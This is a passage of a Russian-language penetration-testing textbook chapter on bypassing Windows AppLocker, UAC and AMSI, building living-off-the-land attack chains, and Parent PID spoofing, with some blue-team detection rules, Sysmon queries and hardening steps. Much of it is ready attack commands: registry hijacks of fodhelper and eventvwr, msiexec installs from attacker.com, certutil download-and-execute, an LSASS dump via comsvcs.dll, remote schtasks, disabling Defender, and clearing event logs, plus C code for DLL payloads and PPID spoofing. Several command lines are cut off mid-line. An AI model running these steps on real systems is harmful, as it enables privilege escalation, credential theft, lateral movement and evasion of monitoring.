DLL-правила AppLocker отключены по умолчанию по веской причине — их включение вызывает существенное падение производительности. Каждая загрузка DLL (а это тысячи вызовов при старте типичного приложения) проходит проверку политики.

Когда DLL-правила отключены, атакующий может использовать DLL side-loading или DLL hijacking для выполнения произвольного кода через доверенный процесс:

```
:: Пример: rundll32 загружает произвольную DLL
:: Даже если exe-правила блокируют payload.exe,
:: DLL может быть загружена через доверенный rundll32.exe
rundll32.exe C:\Users\attacker\payload.dll,EntryPoint
```

22.2.4. Script Rules: обход через альтернативные хосты

AppLocker Script Rules контролируют выполнение .ps1, .bat, .cmd, .vbs и .js файлов. Однако они не контролируют:

- **Inline-скрипты PowerShell** через `powershell -c "код"` (если Executable Rules разрешают powershell.exe)
- **PowerShell загрузку из памяти** через `Invoke-Expression`
- **.NET-скрипты через cscript/wscript** с COM-объектами
- **MSBuild inline tasks** — C# код внутри .csproj/.xml файлов

```
:: MSBuild как альтернативный скриптовый хост
:: Файл build.csproj содержит inline C# task
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe C:\temp\build.csproj
```

Пример MSBuild inline task для выполнения произвольного кода:

```
<!-- build.csproj -->
<Project ToolsVersion="4.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003
  <Target Name="ExecuteCode">
    <ClassExample />
  </Target>
  <UsingTask
    TaskName="ClassExample"
    TaskFactory="CodeTaskFactory"
    AssemblyFile="C:\Windows\Microsoft.Net\Framework\v4.0.30319\Microsoft.Build.Tasks.
    <Task>
      <Code Type="Class" Language="cs">
        <![CDATA[
        using System;
        using Microsoft.Build.Framework;
        using Microsoft.Build.Utilities;
        public class ClassExample : Task, ITask
        {
            public override bool Execute()
            {
                Console.WriteLine("Code executed via MSBuild");
                return true;
            }
        }
        ]]>
      </Code>
    </Task>
  </UsingTask>
</Project>
```

22.2.5. MSI Rules и LOLBAS через msiexec

Если MSI-правила не настроены (что является распространённой ситуацией), `msiexec.exe` становится мощным инструментом обхода:

```
:: Установка MSI из удалённого источника
msiexec /q /i http://attacker.com/payload.msi

:: Выполнение DLL через MSI-транформацию
msiexec /y C:\Users\attacker\payload.dll
```

22.2.6. Практика: полный аудит AppLocker-конфигурации

Комплексный скрипт аудита AppLocker для выявления слабостей:

```powershell
# ═══ AppLocker Audit Script ═══
# Запускать от имени администратора

Write-Host "═══ AppLocker Configuration Audit ═══" -ForegroundColor Cyan

# 1. Статус службы AppIDSvc
$svc = Get-Service AppIDSvc -ErrorAction SilentlyContinue
Write-Host "`n[1] Service Status: $($svc.Status) (StartType: $($svc.StartType))"
if ($svc.Status -ne "Running") {
    Write-Host "    [!] WARNING: AppLocker service is not running!" -ForegroundColor Re
}

# 2. Получение эффективной политики
$policy = Get-AppLockerPolicy -Effective
$rules = $policy.RuleCollections

Write-Host "`n[2] Rule Collections:"
foreach ($collection in $rules) {
    $type = $collection.RuleCollectionType
    $count = $collection.Count
    $enforcement = (Get-AppLockerPolicy -Effective -Xml |
        Select-Xml "//RuleCollection[@Type='$type']" |
        Select-Object -ExpandProperty Node).EnforcementMode

    Write-Host "    $type : $count rules (Enforcement: $enforcement)"

    if ($type -eq "Dll" -and $count -eq 0) {
        Write-Host "    [!] DLL rules are NOT configured!" -ForegroundColor Yellow
    }
    if ($type -eq "Msi" -and $count -eq 0) {
        Write-Host "    [!] MSI rules are NOT configured!" -ForegroundColor Yellow
    }
}

# 3. Проверка записываемых директорий в доверенных путях
Write-Host "`n[3] Writable directories in trusted paths:"
$trustedPaths = @("C:\Windows", "C:\Program Files", "C:\Program Files (x86)")

foreach ($base in $trustedPaths) {
    Get-ChildItem $base -Directory -Recurse -Depth 3 -ErrorAction SilentlyContinue |
    ForEach-Object {
        try {
            $testFile = Join-Path $_.FullName "applocker_test_$([guid]::NewGuid()).tmp"
            [IO.File]::Create($testFile).Close()
            Remove-Item $testFile -Force
            Write-Host "    [!] WRITABLE: $($_.FullName)" -ForegroundColor Red
        } catch { }
    }
}

# 4. Проверка Default Rules
Write-Host "`n[4] Default Rules Analysis:"
foreach ($collection in $rules) {
    foreach ($rule in $collection) {
        if ($rule.Name -match "Default" -or $rule.Description -match "Default") {
            Write-Host "    [i] Default rule found: $($rule.Name) [$($collection.RuleC
        }
        # Проверка слишком широких Path-правил
        if ($rule.GetType().Name -eq "FilePathRule") {
            $path = $rule.PathConditions.Path
            if ($path -match "\\\*$" -or $path -eq "*") {
                Write-Host "    [!] Broad path rule: '$path' for $($rule.UserOrGroupSi
            }
        }
    }
}

Write-Host "`n═══ Audit Complete ═══" -ForegroundColor Cyan
```

22.3. Техники обхода UAC

UAC — один из наиболее часто атакуемых механизмов, поскольку его обход позволяет перейти от стандартных пользовательских привилегий к административным без запроса подтверждения. Все техники этого раздела работают только при условии, что текущий пользователь уже является членом группы локальных администраторов, но работает с filtered token.

22.3.1. Идентификация auto-elevating бинарников

Первый шаг — составление списка бинарников с автоматическим повышением привилегий:

```
# Поиск auto-elevating бинарников в System32
Get-ChildItem C:\Windows\System32\*.exe | ForEach-Object {
    $manifest = & "C:\Tools\sigcheck.exe" -m $_.FullName -accepteula -nobanner 2>$null
    if ($manifest -match "autoElevate.*true") {
        Write-Output $_.Name
    }
}
```

Список наиболее известных auto-elevating бинарников, используемых для обхода:

Бинарник	Метод обхода	Впервые описан
`fodhelper.exe`	Registry key hijack	2017
`sdclt.exe`	App Paths hijack	2017
`computerdefaults.exe`	Registry key hijack	2018
`eventvwr.exe`	MMC snap-in hijack	2016
`wsreset.exe`	Registry key hijack	2019
`slui.exe`	File handler hijack	2018
`changepk.exe`	Registry key hijack	2020
`msconfig.exe`	DLL hijack	Legacy

22.3.2. Fileless UAC bypass через реестр

Все fileless-методы обхода UAC основаны на одном принципе: auto-elevating бинарник при запуске обращается к ключам реестра в `HKCU` (контролируемой пользователем ветке), и атакующий подставляет свою команду.

fodhelper.exe

`fodhelper.exe` (Features On Demand Helper) — наиболее надёжный и часто используемый метод. При запуске он обращается к ключу `ms-settings` в реестре пользователя:

```
:: Создание ключей реестра для перехвата
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /d "cmd.exe /c whoami /a
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v DelegateExecute /t RE

:: Запуск fodhelper — он auto-elevate и выполнит нашу команду
start /b C:\Windows\System32\fodhelper.exe

:: Ожидание выполнения
timeout /t 3 >nul

:: Проверка результата
type C:\temp\elevated.txt

:: Очистка
reg delete "HKCU\Software\Classes\ms-settings" /f 2>nul
```

Механизм работы: 1. `fodhelper.exe` запускается с auto-elevation (без UAC-промпта) 2. Он пытается открыть URI-хендлер `ms-settings:` 3. Windows ищет обработчик в `HKCU\Software\Classes\ms-settings\shell\open\command` 4. Находит подставленную команду и выполняет её с elevated-привилегиями

sdclt.exe

`sdclt.exe` (Windows Backup) использует другой вектор — `App Paths`:

```
:: Метод через App Paths
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" /d "cmd
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" /v Path

:: Запуск sdclt
start /b C:\Windows\System32\sdclt.exe

:: Очистка
timeout /t 5 >nul
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe" /f 2>
```

Вариант sdclt.exe с `/kickoffelev`:

```
:: Альтернативный метод для sdclt
reg add "HKCU\Software\Classes\Folder\shell\open\command" /d "cmd.exe /c start cmd.exe"
reg add "HKCU\Software\Classes\Folder\shell\open\command" /v DelegateExecute /t REG_SZ

start /b C:\Windows\System32\sdclt.exe /kickoffelev

timeout /t 5 >nul
reg delete "HKCU\Software\Classes\Folder" /f 2>nul
```

computerdefaults.exe

Аналогичен fodhelper.exe — использует тот же `ms-settings` URI-хендлер:

```
:: Идентичный вектор через ms-settings
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /d "powershell.exe -nop
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v DelegateExecute /t RE

start /b C:\Windows\System32\computerdefaults.exe

timeout /t 3 >nul
reg delete "HKCU\Software\Classes\ms-settings" /f 2>nul
```

eventvwr.exe → mmc.exe hijacking

`eventvwr.exe` при запуске ищет класс `mscfile\shell\open\command` для открытия snap-in через `mmc.exe`:

```
:: Создание перехвата для eventvwr
reg add "HKCU\Software\Classes\mscfile\shell\open\command" /d "cmd.exe /c start cmd.exe

:: eventvwr.exe auto-elevates и запускает наш cmd
start /b C:\Windows\System32\eventvwr.exe

timeout /t 5 >nul
reg delete "HKCU\Software\Classes\mscfile" /f 2>nul
```

22.3.3. DLL Hijacking для обхода UAC

Некоторые auto-elevating бинарники загружают DLL из директорий, записываемых пользователем. Классический пример — `sysprep.exe`:

```
C:\Windows\System32\Sysprep\sysprep.exe
→ загружает CRYPTBASE.dll, SHCORE.dll, UxTheme.dll
→ Ищет сначала в своей директории (C:\Windows\System32\Sysprep\)
```

Если директория записываема, атакующий может разместить вредоносную DLL:

```c
// payload.c — минимальная DLL для UAC bypass
#include <windows.h>

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved) {
    if (fdwReason == DLL_PROCESS_ATTACH) {
        // Код выполняется с elevated привилегиями
        WinExec("cmd.exe", SW_SHOW);
    }
    return TRUE;
}
```

22.3.4. Обнаружение UAC bypass

Для Blue Team — ключевые индикаторы UAC bypass:

```powershell
# Мониторинг ключевых разделов реестра
# Sysmon Event ID 12/13 (Registry Create/Set Value)
# Целевые ключи:

$monitorKeys = @(
    "HKCU\Software\Classes\ms-settings\shell\open\command",
    "HKCU\Software\Classes\mscfile\shell\open\command",
    "HKCU\Software\Classes\Folder\shell\open\command",
    "HKCU\Software\Microsoft\Windows\CurrentVersion\App Paths\control.exe",
    "HKCU\Software\Classes\exefile\shell\open\command"
)

# Запрос событий Sysmon для обнаружения модификации
Get-WinEvent -FilterHashtable @{
    LogName = 'Microsoft-Windows-Sysmon/Operational'
    ID = 12,13  # Registry Create, Registry Set Value
} -MaxEvents 1000 | Where-Object {
    $monitorKeys | ForEach-Object {
        if ($_.Message -match [regex]::Escape($_)) { return $true }
    }
} | Format-List TimeCreated, Message
```

Правило Sigma для обнаружения:

```yaml
title: Potential UAC Bypass via Registry Key Modification
status: experimental
logsource:
    product: windows
    category: registry_set
detection:
    selection:
        TargetObject|contains:
            - '\Software\Classes\ms-settings\shell\open\command'
            - '\Software\Classes\mscfile\shell\open\command'
            - '\Software\Classes\Folder\shell\open\command'
        Details|contains:
            - 'cmd'
            - 'powershell'
            - 'mshta'
            - 'wscript'
            - 'cscript'
    condition: selection
    level: high
```

Рекомендации по hardening UAC:

```
:: Установить UAC на максимальный уровень
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentPro

:: Включить prompt на secure desktop
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v PromptOnSe

:: Фильтровать токен встроенного администратора (RID 500)
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v FilterAdmi
```

22.4. Техники обхода AMSI

AMSI является одним из наиболее эффективных механизмов защиты от скриптовых атак. Тем не менее, его архитектура (user-mode DLL в адресном пространстве контролируемого процесса) создаёт принципиальную возможность обхода.

22.4.1. Архитектура AMSI в деталях

При инициализации PowerShell-сессии происходит следующее:

1. `System.Management.Automation.dll` вызывает `AmsiInitialize()` из `amsi.dll`
2. Создаётся контекст AMSI (`amsiContext`)
3. Перед выполнением каждого скриптблока вызывается `AmsiScanBuffer()`
4. Результат сканирования определяет, будет ли скрипт выполнен

```
PowerShell Engine
    │
    ├─ ScriptBlock.Create()
    │     │
    │     ▼
    │  AmsiScanBuffer(amsiContext, scriptContent, contentLength, ...)
    │     │
    │     ▼
    │  AMSI Provider (Defender) → AMSI_RESULT
    │     │
    │     ▼
    │  if (AMSI_RESULT ≥ AMSI_RESULT_DETECTED) → BLOCK
    │  else → ALLOW
    │
    ▼
  Execute ScriptBlock
```

22.4.2. Патчинг amsi.dll в памяти

Наиболее известная техника — замена первых байт функции `AmsiScanBuffer` инструкцией немедленного возврата с «чистым» результатом. Поскольку `amsi.dll` загружена в адресное пространство PowerShell-процесса, процесс имеет полный контроль над своей памятью.

Концептуальный псевдокод (упрощённо):

```
1. Получить адрес AmsiScanBuffer в amsi.dll
2. Изменить защиту памяти (VirtualProtect → PAGE_EXECUTE_READWRITE)
3. Записать патч: mov eax, 0x80070057 (E_INVALIDARG) ; ret
4. Восстановить защиту памяти
```

На практике реализация через PowerShell требует обхода самого AMSI для загрузки кода. Это создаёт проблему «курицы и яйца», которая решается:

- **Оббфускацией** критических строк (имена функций, переменных)
- **Конкатенацией** строк для обхода сигнатурного анализа
- **Рефлексией** .NET для динамического вызова Win32 API

Пример обфускации для обхода сигнатур:

```powershell
# ВНИМАНИЕ: Приведён в образовательных целях
# Прямой код будет заблокирован AMSI — необходима обфускация

# Вместо прямого вызова:
# [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils')

# Используется конкатенация:
$a = 'System.Manage'
$b = 'ment.Automati'
$c = 'on.AmsiUtils'
$type = [Ref].Assembly.GetType($a + $b + $c)
```

> ***Примечание:*** *Конкретные рабочие exploit-ы намеренно не приводятся в полном виде. Цель раздела — объяснить принцип для понимания при аудите, а не предоставить ready-to-use инструменты.*

22.4.3. COM Hijacking AMSI-провайдера

AMSI-провайдеры регистрируются как COM-объекты. Если атакующий может перенаправить CLSID провайдера на свою DLL (или на несуществующий объект), AMSI перестанет функционировать:

```
:: Определение CLSID текущего AMSI-провайдера
reg query "HKLM\SOFTWARE\Microsoft\AMSI\Providers" /s

:: Пример вывода:
:: HKLM\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}
::     (Default)    REG_SZ    Windows Defender

:: COM Hijacking через HKCU (имеет приоритет над HKLM)
:: Перенаправление на несуществующую DLL
reg add "HKCU\Software\Classes\CLSID\{2781761E-28E0-4109-99FE-B9D127C57AFE}\InprocServe

:: После этого новые PowerShell-сессии будут без AMSI
:: Очистка:
reg delete "HKCU\Software\Classes\CLSID\{2781761E-28E0-4109-99FE-B9D127C57AFE}" /f
```

22.4.4. String Obfuscation для обхода сигнатур AMSI

AMSI сканирует контент перед выполнением, но опирается на сигнатуры. Обфускация строк позволяет обойти сигнатурный анализ:

```
# Техника 1: Конкатенация
$cmd = "Inv" + "oke-" + "Mimi" + "katz"

# Техника 2: Реверс строки
$cmd = "ztakimiM-ekovnI"[-1..-17] -join ''

# Техника 3: Base64 отдельных компонентов
$encoded = [Convert]::FromBase64String("SW52b2tlLU1pbWlrYXR6")
$cmd = [Text.Encoding]::UTF8.GetString($encoded)

# Техника 4: XOR-шифрование
$key = 0x42
$encrypted = @(0x0B, 0x2C, 0x30, 0x2D, 0x27, 0x27)  # пример
$decrypted = $encrypted | ForEach-Object { [char]($_ -bxor $key) }
$cmd = -join $decrypted

# Техника 5: Environment variable substitution
$env:comspec  # C:\Windows\System32\cmd.exe — использование переменных окружения
```

22.4.5. AMSI bypass через unmanaged code

AMSI интегрирован в managed-движки (PowerShell, .NET). Unmanaged код (C/C++) не проходит через AMSI автоматически. Это создаёт возможность:

1. Использовать `rundll32.exe` для загрузки нативной DLL
2. Использовать shellcode injection через `VirtualAlloc` / `CreateThread`
3. Использовать языки, не интегрированные с AMSI (Nim, Go, Rust)

```
:: Нативный код не проверяется AMSI
:: Однако может быть проверен Windows Defender через другие механизмы
:: (real-time protection, behavior monitoring)
rundll32.exe native_payload.dll,Execute
```

22.4.6. Обнаружение обхода AMSI

ETW-провайдер `Microsoft-Antimalware-Scan-Interface` генерирует события при каждом вызове AMSI. Отсутствие AMSI-событий при выполнении скриптов — подозрительный сигнал:

```
# Мониторинг AMSI-событий через ETW
# Требует административных привилегий

# Создание ETW-сессии для AMSI
logman create trace AMSITrace -p Microsoft-Antimalware-Scan-Interface -o C:\temp\amsi.

# Выполнение тестового скрипта (в другом окне PowerShell)
# ...

# Остановка трассировки
logman stop AMSITrace -ets

# Анализ результатов
Get-WinEvent -Path C:\temp\amsi.etl -Oldest | Format-List
```

Индикаторы компрометации AMSI:


- Модификация `amsi.dll` в памяти процесса (Event ID 7 в Sysmon — Image Load anomalies)
- Создание ключей реестра в `HKCU\Software\Classes\CLSID\{AMSI-GUID}`
- Отсутствие AMSI scan events при активном выполнении скриптов
- Вызов `VirtualProtect` на страницы `amsi.dll` (ETW Windows-Kernel-Memory)

22.5. Цепочки выполнения (Execution Chains)

Цепочка выполнения — это последовательность команд и утилит, каждая из которых выполняет один этап атаки. Использование исключительно встроенных утилит Windows (Living off the Land) затрудняет обнаружение, поскольку каждая отдельная команда является легитимной.

22.5.1. Концепция цепочек

Каждая цепочка состоит из фаз, соответствующих тактикам MITRE ATT&CK:



Принципиальное преимущество цепочек для атакующего состоит в том, что ни один отдельный шаг не вызывает подозрений. Системный администратор регулярно использует `whoami` для проверки текущего контекста, `certutil` для работы с сертификатами, `schtasks` для управления задачами планировщика. Только анализ последовательности и контекста выполнения позволяет отличить легитимное администрирование от атаки.

Для Blue Team это создаёт фундаментальную проблему: необходим не просто мониторинг отдельных событий, а корреляция событий во временном окне. SIEM-система должна уметь связывать цепочку `whoami → certutil -urlcache → certutil -decode → rundll32` как единый инцидент, а не как четыре отдельных безобидных события.

Рассмотрим конкретные цепочки, встречающиеся в реальных инцидентах.

22.5.2. Цепочка 1: Discovery → Download → Decode → Execute

Полная цепочка из System32-утилит:

```
:: ═══ ШАГ 1: Разведка (Discovery) ═══
:: T1033 — System Owner/User Discovery
whoami /all > %TEMP%\recon.txt

:: T1082 — System Information Discovery
systeminfo >> %TEMP%\recon.txt

:: T1016 — System Network Configuration Discovery
ipconfig /all >> %TEMP%\recon.txt

:: T1049 — System Network Connections Discovery
netstat -ano >> %TEMP%\recon.txt

:: T1069 — Permission Groups Discovery
net localgroup administrators >> %TEMP%\recon.txt

:: ═══ ШАГ 2: Загрузка (Download) ═══
:: T1105 — Ingress Tool Transfer
:: Вариант A: certutil
certutil -urlcache -split -f http://internal-server/tools/tool.b64 %TEMP%\tool.b64

:: Вариант B: bitsadmin
bitsadmin /transfer myJob /download /priority foreground ^
    http://internal-server/tools/tool.b64 %TEMP%\tool.b64

:: Вариант C: через встроенный PowerShell (если доступен)
:: powershell -c "(New-Object Net.WebClient).DownloadFile('http://url','%TEMP%\tool.b6

:: ═══ ШАГ 3: Декодирование (Decode) ═══
:: T1140 — Deobfuscate/Decode Files
certutil -decode %TEMP%\tool.b64 %TEMP%\tool.cab

:: ═══ ШАГ 4: Распаковка ═══
:: T1140 — Deobfuscate/Decode Files
expand %TEMP%\tool.cab %TEMP%\tool.dll

:: ═══ ШАГ 5: Выполнение (Execute) ═══
:: T1218.011 — Signed Binary Proxy Execution: Rundll32
rundll32.exe %TEMP%\tool.dll,EntryPoint
```

22.5.3. Цепочка 2: UAC Bypass → Disable Defender → Execute Payload

```
:: ═══ ШАГ 1: UAC Bypass через fodhelper ═══
:: Создание payload-команды, которая отключит Defender
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" ^
    /d "cmd.exe /c powershell -c \"Set-MpPreference -DisableRealtimeMonitoring $true\"
reg add "HKCU\Software\Classes\ms-settings\shell\open\command" ^
    /v DelegateExecute /t REG_SZ /d "" /f

:: Запуск fodhelper (auto-elevate + выполнение)
start /b C:\Windows\System32\fodhelper.exe

:: ═══ ШАГ 2: Очистка следов UAC bypass ═══
timeout /t 5 >nul
reg delete "HKCU\Software\Classes\ms-settings" /f 2>nul
```

22.5.4. Цепочка 3: Enumerate → Credential Access → Lateral Movement

```
:: ═══ ШАГ 1: Перечисление сети ═══
:: T1018 — Remote System Discovery
net view /domain
net group "domain computers" /domain

:: T1087 — Account Discovery
net user /domain
net group "domain admins" /domain

:: ═══ ШАГ 2: Credential Access ═══
:: T1003 — Credential Dumping (требует elevated)
:: Создание дампа LSASS через comsvcs.dll (LOLBin)
:: PID lsass можно найти через tasklist
for /f "tokens=2" %%i in ('tasklist /fi "imagename eq lsass.exe" /fo list ^| find "PID
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump %LSASS_PID% C:\temp\lsass.dmp f

:: ═══ ШАГ 3: Lateral Movement ═══
:: T1021.002 — SMB/Windows Admin Shares
:: Копирование инструмента на удалённую машину
copy C:\temp\tool.exe \\TARGET\C$\Windows\Temp\tool.exe

:: T1053.005 — Scheduled Task
:: Удалённое выполнение через schtasks
schtasks /create /s TARGET /tn "WindowsUpdate" /tr "C:\Windows\Temp\tool.exe" ^
    /sc once /st 00:00 /ru SYSTEM /f
schtasks /run /s TARGET /tn "WindowsUpdate"

:: Очистка
schtasks /delete /s TARGET /tn "WindowsUpdate" /f
del \\TARGET\C$\Windows\Temp\tool.exe
```

22.5.5. Альтернативные утилиты для каждого этапа

На практике атакующие комбинируют утилиты в зависимости от того, какие из них доступны (не заблокированы AppLocker/WDAC) и какие менее мониторятся в конкретной среде. Ниже — матрица альтернатив:

Загрузка файлов (Ingress Tool Transfer):

Утилита	Команда	Детектируемость
certutil	`certutil -urlcache -split -f URL file`	Высокая (широко известна)
bitsadmin	`bitsadmin /transfer job URL file`	Средняя
powershell	`IWR -Uri URL -OutFile file`	Высокая (AMSI + ScriptBlock)
curl.exe	`curl.exe -o file URL`	Низкая (новая, менее мониторится)
wget (через curl)	`curl.exe URL > file`	Низкая
expand	`expand \\server\share\file.cab -F:* dest`	Низкая (редко мониторится)
esentutl	`esentutl /y \\server\share\file /d dest /o`	Очень низкая
desktopimgdownldr	BITS через COM	Очень низкая
MpCmdRun	`MpCmdRun -DownloadFile -url URL -path file`	Ирония — Defender сам скачивает

Выполнение кода (Execution):

Утилита	Механизм	Пример
rundll32	Загрузка DLL	`rundll32 payload.dll,Entry`
regsvr32	COM registration	`regsvr32 /s /n /u /i:URL scrobj.dll`
mshta	HTML Application	`mshta http://server/payload.hta`
msiexec	MSI installation	`msiexec /q /i http://server/p.msi`
cmstp	Connection Manager	`cmstp /ni /s payload.inf`
wmic	XSL transform	`wmic os get /format:"http://server/p.xsl"`
forfiles	Alternate execution	`forfiles /p C:\Windows /m notepad.exe /c cmd.exe`
pcalua	Program Compat	`pcalua -a payload.exe`

Закрепление (Persistence):

Утилита	Механизм	Скрытность
schtasks	Scheduled Task	Средняя (Event 4698)
reg	Run keys	Средняя (Sysmon 12/13)
sc	Service creation	Низкая (Event 7045)
netsh	Helper DLL	Высокая (редко мониторится)
bitsadmin	BITS job notification	Высокая

22.5.6. Цепочка из System32-утилит для полного цикла атаки

Демонстрация комплексной цепочки, использующей исключительно легитимные System32-утилиты:

```
:: ============================================
:: ПОЛНАЯ ЦЕПОЧКА ИЗ SYSTEM32 УТИЛИТ
:: ============================================

:: 1. РАЗВЕДКА (whoami, systeminfo, net)
whoami /priv | findstr /i "SeDebug SeImpersonate SeBackup"
systeminfo | findstr /i "domain\|hotfix\|OS"
net user %USERNAME% /domain 2>nul

:: 2. ЗАГРУЗКА (certutil)
:: Загрузка закодированного в base64 инструмента
certutil -urlcache -split -f http://pentest-server/encoded.b64 %TEMP%\e.b64

:: 3. ДЕКОДИРОВАНИЕ (certutil)
certutil -decode %TEMP%\e.b64 %TEMP%\tool.cab
del %TEMP%\e.b64

:: 4. РАСПАКОВКА (expand)
expand %TEMP%\tool.cab -F:* %TEMP%\
del %TEMP%\tool.cab

:: 5. ВЫПОЛНЕНИЕ (rundll32)
rundll32.exe %TEMP%\tool.dll,Main

:: 6. PERSISTENCE (schtasks)
schtasks /create /tn "MicrosoftEdgeUpdate" ^
    /tr "rundll32.exe %TEMP%\tool.dll,Main" ^
    /sc daily /st 09:00 /ru %USERNAME% /f

:: 7. ЗАМЕТАНИЕ СЛЕДОВ (wevtutil)
:: Требует elevated привилегий
wevtutil cl Security
wevtutil cl System
wevtutil cl Application
wevtutil cl "Microsoft-Windows-PowerShell/Operational"
wevtutil cl "Microsoft-Windows-Sysmon/Operational"

:: Удаление следов загрузки certutil
del "%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\*" /q 2>nul
del "%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\*" /q 2>nul
```

22.5.6. Визуализация цепочки в формате ATT&CK

```
Tactic              | Technique          | System32 Utility
--------------------|--------------------|--------------------
Reconnaissance      | T1033, T1082       | whoami, systeminfo
Discovery           | T1016, T1049       | ipconfig, netstat
Collection          | T1005              | findstr, tree, xcopy
Command & Control   | T1105              | certutil, bitsadmin
Defense Evasion     | T1140              | certutil -decode, expand
Execution           | T1218.011          | rundll32, mshta
Privilege Escalation| T1548.002          | fodhelper (UAC bypass)
Persistence         | T1053.005          | schtasks
Credential Access   | T1003.001          | rundll32 + comsvcs.dll
Lateral Movement    | T1021.002          | net use, xcopy, schtasks
Impact              | T1070.001          | wevtutil
```

22.6. Parent PID Spoofing

Parent PID Spoofing — техника, позволяющая создать процесс с произвольным родительским PID. Это используется для обхода детекций, основанных на анализе parent-child relationships (например, «PowerShell, запущенный из Word — подозрительно»).

22.6.1. Механизм

Windows API `CreateProcess` поддерживает расширенный атрибут `PROC_THREAD_ATTRIBUTE_PARENT_PROCESS`, позволяющий указать handle другого процесса в качестве «родительского»:

```c
// Концептуальный код Parent PID Spoofing (C/C++)
#include <windows.h>
#include <stdio.h>

int main() {
    STARTUPINFOEXA si;
    PROCESS_INFORMATION pi;
    SIZE_T attributeSize;

    ZeroMemory(&si, sizeof(si));
    si.StartupInfo.cb = sizeof(STARTUPINFOEXA);

    // 1. Открыть handle на процесс-"родитель"
    //    Например, explorer.exe (PID получен через EnumProcesses)
    DWORD parentPID = 1234;  // PID explorer.exe
    HANDLE hParent = OpenProcess(PROCESS_ALL_ACCESS, FALSE, parentPID);

    // 2. Инициализировать атрибуты
    InitializeProcThreadAttributeList(NULL, 1, 0, &attributeSize);
    si.lpAttributeList = (LPPROC_THREAD_ATTRIBUTE_LIST)HeapAlloc(
        GetProcessHeap(), 0, attributeSize);
    InitializeProcThreadAttributeList(si.lpAttributeList, 1, 0, &attributeSize);

    // 3. Установить родительский процесс
    UpdateProcThreadAttribute(
        si.lpAttributeList,
        0,
        PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,
        &hParent,
        sizeof(HANDLE),
        NULL, NULL
    );

    // 4. Создать процесс с подменённым Parent PID
    CreateProcessA(
        "C:\\Windows\\System32\\cmd.exe",
        NULL,
        NULL, NULL,
        FALSE,
        EXTENDED_STARTUPINFO_PRESENT | CREATE_NEW_CONSOLE,
        NULL, NULL,
        &si.StartupInfo,
        &pi
    );

    printf("[+] Created cmd.exe (PID: %lu) with parent PID: %lu\n",
           pi.dwProcessId, parentPID);

    // Cleanup
    DeleteProcThreadAttributeList(si.lpAttributeList);
    CloseHandle(hParent);
    CloseHandle(pi.hProcess);
    CloseHandle(pi.hThread);

    return 0;
}
```

22.6.2. Зачем используется PPID Spoofing

Многие SIEM-правила и EDR-решения опираются на parent-child relationships:

Правило	Нормальный parent	Подозрительный parent
cmd.exe	explorer.exe	winword.exe
powershell.exe	explorer.exe	excel.exe
whoami.exe	cmd.exe	svchost.exe

PPID Spoofing позволяет «замаскировать» подозрительные цепочки, сделав так, чтобы `cmd.exe` выглядел запущенным из `explorer.exe`, а не из `winword.exe`.

Также PPID Spoofing используется для наследования привилегий родительского процесса (например, создание дочернего процесса от `winlogon.exe` для получения SYSTEM-токена).

22.6.3. Практические ограничения PPID Spoofing

PPID Spoofing имеет ряд ограничений, которые пентестер должен учитывать:

1. **Требуется handle на родительский процесс.** Вызывающий процесс должен иметь право `PROCESS_CREATE_PROCESS` на целевой «родитель». Для процессов с высоким уровнем привилегий (SYSTEM, TrustedInstaller) это может быть невозможно без предварительного повышения.
2. **Наследование окружения.** Дочерний процесс наследует environment variables и рабочую директорию от реального вызывающего процесса, а не от подставленного родителя. Это может стать индикатором для продвинутых детекций.
3. **Токен безопасности.** Дочерний процесс наследует токен безопасности от подставленного родителя. Это двоякий меч: позволяет получить привилегии (например, SYSTEM через winlogon.exe), но может привести к неожиданным ошибкам доступа.
4. **Job Objects.** Если подставленный родитель находится в Job Object, дочерний процесс также будет помещён в этот Job, что может ограничить его возможности.
5. **Protected Processes.** Нельзя использовать Protected Process Light (PPL) в качестве родителя без соответствующего уровня защиты вызывающего процесса.

22.6.4. Обнаружение PPID Spoofing

PPID Spoofing не является невидимым. Основные методы обнаружения:

ETW (Event Tracing for Windows): Провайдер `Microsoft-Windows-Kernel-Process` генерирует событие с реальным вызывающим процессом, даже если Parent PID подменён. Сравнение `ParentProcessId` из Sysmon Event ID 1 с `CallerProcessId` из ETW позволяет выявить несоответствие.

Sysmon Event ID 1:

```
<!-- Sysmon Event ID 1 — Process Create -->
